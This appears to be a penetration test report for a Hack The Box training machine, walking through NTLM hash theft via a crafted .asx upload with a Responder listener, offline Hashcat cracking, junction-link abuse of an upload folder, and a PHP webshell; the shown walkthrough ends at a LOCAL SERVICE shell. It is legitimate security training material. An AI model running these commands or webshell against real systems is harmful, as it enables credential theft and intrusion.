ARCHWARDEN

Media

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated standalone Windows workstation hosted at `10.129.234.67` (media.htb). Testing was performed using a black-box approach without prior knowledge of the environment. The objective was to identify security weaknesses, assess potential impact, document findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Joe Thompson performed testing using a black-box approach, without credentials or prior knowledge of the target environment. The objective was to identify exploitable weaknesses from the perspective of an unauthenticated external attacker, focusing on the web application and its server-side file handling behaviour.

Testing was conducted remotely from Joe Thompson's assessment environment. Each identified weakness was manually validated to confirm exploitability and assess impact. Where initial access was obtained, post-exploitation enumeration was performed to evaluate privilege escalation opportunities and the extent of achievable system compromise.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.234.67` (media.htb). Testing focused on identifying weaknesses that could allow unauthenticated access, credential compromise, and privilege escalation to full administrative control of the target system.

In Scope Assets

Asset Type	Description
External Host	`10.129.234.67` (media.htb)
Web Application	http://media.htb — ProMotion Studio portfolio upload platform

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 4 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings include 3 high-risk findings and 1 low-risk finding.

The web application at media.htb hosts a portfolio submission form that accepts file uploads and states that Windows Media Player is used to preview submissions. Uploading a crafted `.asx` playlist file caused the server to initiate an outbound SMB authentication request to an attacker-controlled Responder listener, capturing the NTLMv2 hash for the `enox` service account. The hash was cracked offline with Hashcat, providing credentials that authenticated via SSH with the user flag.

Post-exploitation enumeration revealed a non-standard XAMPP installation at `C:\xampp`. Reading the upload handler source code in `index.php` disclosed the upload directory structure: files are placed in

`C:\Windows\Tasks\Uploads\` inside a subdirectory named by the MD5 hash of the submitter's identity. The upload directory is writable by the `enox` account, allowing the existing hash-named folder to be deleted and replaced with a Windows junction link pointing at `C:\xampp\htdocs`. Uploading a PHP command shell with the same submitter identity caused the application to write the file into the XAMPP web root, making it accessible over HTTP and executing as `NT AUTHORITY\LOCAL SERVICE`.

Checking privileges on the LOCAL SERVICE shell revealed `SeTcbPrivilege` — the 'act as part of the operating system' right. A purpose-built tool abusing this privilege ran `net localgroup Administrators enox /add` as SYSTEM. Reconnecting via SSH as `enox` with the updated group membership provided full administrative access and the root flag.

It is recommended that the upload handler be restricted to safe, non-executable file types with server-side validation, that the upload directory permissions be scoped to the minimum required, and that the service account running the web server be reviewed to ensure it does not hold dangerous token privileges.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing targeted the web application portfolio submission feature, with post-exploitation focused on enumerating non-standard software and file system permissions to identify privilege escalation paths.

4.1 Summary of Findings

During testing, Joe Thompson identified 4 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **3 High** and **1 Low** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson exploited a server-side NTLM credential theft vulnerability and a file system junction abuse chain to achieve full administrative compromise from an unauthenticated external position. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity. The purpose of this attack chain is to demonstrate how individual vulnerabilities interact to increase overall risk and to assist with remediation prioritisation.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **media.htb** system.

1. Performed network enumeration — SSH (22), Apache/PHP (80), RDP (3389) confirmed; target identified as a standalone Windows workstation running ProMotion Studio
2. Enumerated the web application — ProMotion Studio portfolio site discovered; upload form accepts files processed by Windows Media Player server-side
3. Generated a crafted .asx playlist payload and uploaded it via the portfolio form — Responder captured the NTLMv2 hash for enox via outbound SMB callback
4. Cracked the enox NTLMv2 hash offline with Hashcat (mode 5600); authenticated via SSH and retrieved the user flag
5. Enumerated the file system — XAMPP discovered at C:\xampp; upload handler source code read from index.php, revealing predictable MD5-named upload directory structure
6. Deleted the existing MD5 upload folder and replaced it with a Windows junction link pointing at C:\xampp\htdocs, redirecting subsequent uploads into the web root
7. Uploaded a PHP command shell using the same submitter identity — the junction link placed cmd.php in htdocs; confirmed code execution as NT AUTHORITY\LOCAL SERVICE
8. Checked token privileges — SeTcbPrivilege identified; TcbElevation-x64.exe ran net localgroup Administrators enox /add as SYSTEM; re-authenticated via SSH as admin and retrieved the root flag

---

1. Network Enumeration

A full TCP port scan was performed against the target, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.234.67 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.234.67
```

Results:


```
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

SSH on port 22 is notable — OpenSSH for Windows means any cracked credentials are worth trying there. Port 80 serves an Apache/PHP application. Port 3389 confirmed the host is a standalone workgroup machine named `MEDIA` (confirmed via RDP NTLM negotiation), not a domain controller.


---

2. Web Application Enumeration

Browsing to `http://media.htb` revealed a video production portfolio site called ProMotion Studio:



Exploring the site revealed a portfolio submission form accepting a first name, last name, email address, and a file upload. Crucially, the form stated that submitted files would be previewed using Windows Media Player:



This combination — a file upload processed server-side by Windows Media Player — is a strong indicator for NTLM theft. Certain file types, including `.asx` Windows Media Player playlists, contain UNC path references that WMP attempts to resolve via SMB, triggering an outbound NTLMv2 authentication request.

---

3. NTLM Theft via .asx Upload

The ntlm_theft tool was used to generate a malicious `.asx` payload pointing at the tun0 interface:

```
sudo python3 ntlm_theft.py -g asx --server 10.10.16.60 --filename portfolio
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/media/ntlm_theft]
└─$ sudo python3 ntlm_theft.py -g asx --server 10.10.16.60 --filename portfolio
[sudo] password for parallels:
/home/parallels/Documents/HTB_Boxes/retired/media/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape sequence '\l'
  location.href = 'ms-word:ofe|u|\\''' + server + '''\leak\leak.docx';
Created: portfolio/portfolio.asx (OPEN)
Generation Complete.
```


Responder was started before uploading to capture the inbound authentication callback:

```
sudo responder -I tun0
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/media]
└─$ sudo responder -I tun0
[sudo] password for parallels:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.-----.
  |   _|  -__|__ --|  _  |  -__|     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Tips jar:
    USDT → 0×Cc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.16.60]
    Responder IPv6             [fe80::92f4:399b:27fb:4b97]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
```

The `portfolio.asx` file was submitted through the portfolio form with a test name and email address:

Moments after submission, Responder captured the NTLMv2 authentication callback from the server as the `enox` account:



4. Hash Cracking and SSH Access

The captured NTLMv2 hash was saved to `enox.hash` and cracked with Hashcat using mode 5600 (NetNTLMv2) against the RockYou wordlist:

```
hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
```

```
joe@primeradiant:~$ echo 'enox::MEDIA:086d379e78d5340a:8F62C4826EECE7D4B0AF2EAFE47254B7:0101000000000000080A67AF697F6DC01AA8606996ABCB8FE00000000020008030004F00530051000100 1E0057004900 4E002D0031003600360004A0038004400500038005000450041002E0030004F00530051002E004C004F00430041004C0003001400300004F00530051002E004C004F00430041004C0003001400300004F00530051002E004C004F00430041004C0007000800800A67AF697F6DC0106000400020000000800300030000000000000000000000000300000B558E7FA94284A54BC0012F832FE51D55E5FDFFAC64BA9FE609F39BADCC03ED10A00100000000000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00360030000000000000000000' > enox.hash
joe@primeradiant:~$ hashcat -m 5600 enox.hash rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1242 MB (14155 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

ENOX::MEDIA:086d379e78d5340a:8f62c4826eece7d4b0af2eafe47254b7:0101000000000000080a67af697f6dc01aa8606996abcb8fe00000000020008030004f00530051000100 1e0057004900 4e002d0031003600360004a0038004400500038005000450041002e0030004f00530051002e004c004f00430041004c0003001400300004f00530051002e004c004f00430041004c0003001400300004f00530051002e004c004f00430041004c0007000800800a67af697f6dc0106000400020000000800300030000000000000000000000000300000b558e7fa94284a54bc0012f832fe51d55e5fdffac64ba9fe609f39badcc03ed10a00100000000000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00360030000000000000000000:1234virus@

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ENOX::MEDIA:086d379e78d5340a:8f62c4826eece7d4b0af2e... 000000
Time.Started.....: Sun Jun  7 20:16:25 2026 (0 secs)
Time.Estimated...: Sun Jun  7 20:16:25 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 37274.0 kH/s (6.35ms) @ Accel:626 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 13621760/14344384 (94.96%)
Rejected.........: 0/13621760 (0.00%)
Restore.Point....: 10897408/14344384 (75.97%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: M0v13s → 0883979200
Hardware.Mon.#01.: Temp: 30c Fan: 30% Util:  7% Core:1350MHz Mem:6800MHz Bus:16

Started: Sun Jun  7 20:16:24 2026
Stopped: Sun Jun  7 20:16:26 2026
```

Credentials recovered: **enox:1234virus@**

SSH authenticated with the recovered credentials:

```
ssh enox@10.129.234.67
```

```
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>whoami
media\enox
```

```
 Directory of C:\Users\enox\Desktop

10/02/2023  11:04 AM    <DIR>          .
10/02/2023  10:26 AM    <DIR>          ..
06/07/2026  12:27 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,005,917,696 bytes free

enox@MEDIA C:\Users\enox\Desktop>type user.txt
fc6c7c550cac9839995c2f5c3b2cf026
```

5. Post-Exploitation — XAMPP and Upload Source Code

Listing `C:\` revealed a non-standard `xampp` directory:

```
enox@MEDIA c:\>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of c:\

04/15/2025  09:02 PM    <DIR>          inetpub
05/08/2021  01:20 AM    <DIR>          PerfLogs
04/15/2025  08:24 PM    <DIR>          Program Files
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
10/02/2023  10:26 AM    <DIR>          Users
08/26/2025  02:58 PM    <DIR>          Windows
10/02/2023  11:03 AM    <DIR>          xampp
               0 File(s)              0 bytes
               7 Dir(s)  10,004,770,816 bytes free
```

XAMPP is a self-contained Apache/PHP/MySQL stack. Its presence confirms the web application runs from `C:\xampp\htdocs` and is served by an Apache service account. Any file placed in `htdocs` will be accessible over HTTP.

The upload handler source code at `C:\xampp\htdocs\index.php` was read to understand how uploaded files are handled:

```
 Directory of c:\xampp\htdocs

10/02/2023  10:27 AM    <DIR>          .
10/02/2023  11:03 AM    <DIR>          ..
10/02/2023  10:27 AM    <DIR>          assets
10/02/2023  10:27 AM    <DIR>          css
10/10/2023  05:00 AM            20,563 index.php
10/02/2023  10:27 AM    <DIR>          js
               1 File(s)         20,563 bytes
               5 Dir(s)  10,004,705,280 bytes free
```

```
enox@MEDIA c:\xampp\htdocs>type index.php
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }

        // Sanitize the filename to remove unsafe characters
        $originalFilename = $_FILES["fileToUpload"]["name"];
        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file
        $targetFile = $targetDir . $sanitizedFilename;

        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";

            // Update the todo.txt file
            $todoFile = $uploadDir . 'todo.txt';
            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";

            // Append the new line to the file
            file_put_contents($todoFile, $todoContent, FILE_APPEND);
        } else {
            echo "<script>alert('Uh oh, something went wrong ... Please submit again');</script>";
        }
    }
    ?>
```

Key logic identified:

```php
$uploadDir = 'C:/Windows/Tasks/Uploads/';
$folderName = md5($firstname . $lastname . $email);
```

Every upload lands in `C:\Windows\Tasks\Uploads\<MD5(firstname+lastname+email)>\`. Since the same name and email values were used for the earlier `.asx` submission, the MD5 hash for that identity is already known — the folder exists on disk.

Navigating to the upload root confirmed the folder was present:

```
enox@MEDIA c:\Windows\Tasks\Uploads>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of c:\Windows\Tasks\Uploads

06/07/2026  01:13 PM    <DIR>          .
10/02/2023  11:04 AM    <DIR>
06/07/2026  01:12 PM    <DIR>          8fdbbe5a9c61c7d3740ef58f5f4c93ef
06/07/2026  01:13 PM                 0 todo.txt
               1 File(s)              0 bytes
               3 Dir(s)  10,004,070,400 bytes free

enox@MEDIA c:\Windows\Tasks\Uploads>cd 8fdbbe5a9c61c7d3740ef58f5f4c93ef

enox@MEDIA c:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of c:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef

06/07/2026  01:12 PM    <DIR>          .
06/07/2026  01:13 PM    <DIR>
06/07/2026  01:12 PM               147 portfolio.asx
               1 File(s)            147 bytes
               2 Dir(s)  10,004,070,400 bytes free
```

Checking permissions with `icacls` showed `Everyone:(F)` on the MD5-named folder, meaning `enox` can delete it:

```
enox@MEDIA c:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef>icacls *
portfolio.asx MEDIA\Administrator:(I)(F)
              NT AUTHORITY\LOCAL SERVICE:(I)(F)
              NT AUTHORITY\SYSTEM:(I)(F)
              BUILTIN\Administrators:(I)(F)
              BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

---

6. Junction Link Abuse — Redirecting Upload Path to Web Root

The attack plan: remove the MD5 folder and replace it with a Windows junction link pointing at `C:\xampp\htdocs`. The next time the application writes a file to that path (using the same identity), Windows follows the junction and the file lands in the XAMPP web root instead.

From a PowerShell session as enox:

```
Remove-Item .\8fdbbe5a9c61c7d3740ef58f5f4c93ef\ -Recurse
New-Item -ItemType Junction `
  -Path 'C:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef' `
  -Target 'C:\xampp\htdocs'
```

```
PS C:\Windows\Tasks\Uploads> remove-item .\8fdbbe5a9c61c7d3740ef58f5f4c93ef\ -Recurse
PS C:\Windows\Tasks\Uploads> New-Item -ItemType Junction -Path "C:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef" -Target "C:\xampp\htdocs"


    Directory: C:\Windows\Tasks\Uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----l         6/7/2026   2:00 PM                8fdbbe5a9c61c7d3740ef58f5f4c93ef
```

The junction link replaced the original folder. The path now points at `htdocs`.


---

7. PHP Webshell Upload and LOCAL SERVICE Shell

A PHP command execution webshell was created:

```
<?php system($_GET['cmd']); ?>
```

The file (`cmd.php`) was uploaded through the portfolio form using the exact same first name, last name, and email as the original `.asx` submission, ensuring the MD5 hash matched the junction link:



The shell was verified with a `whoami` command:

```
curl http://media.htb/cmd.php?cmd=whoami
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/media]
└─$ curl http://media.htb/cmd.php?cmd=whoami
nt authority\local service
```

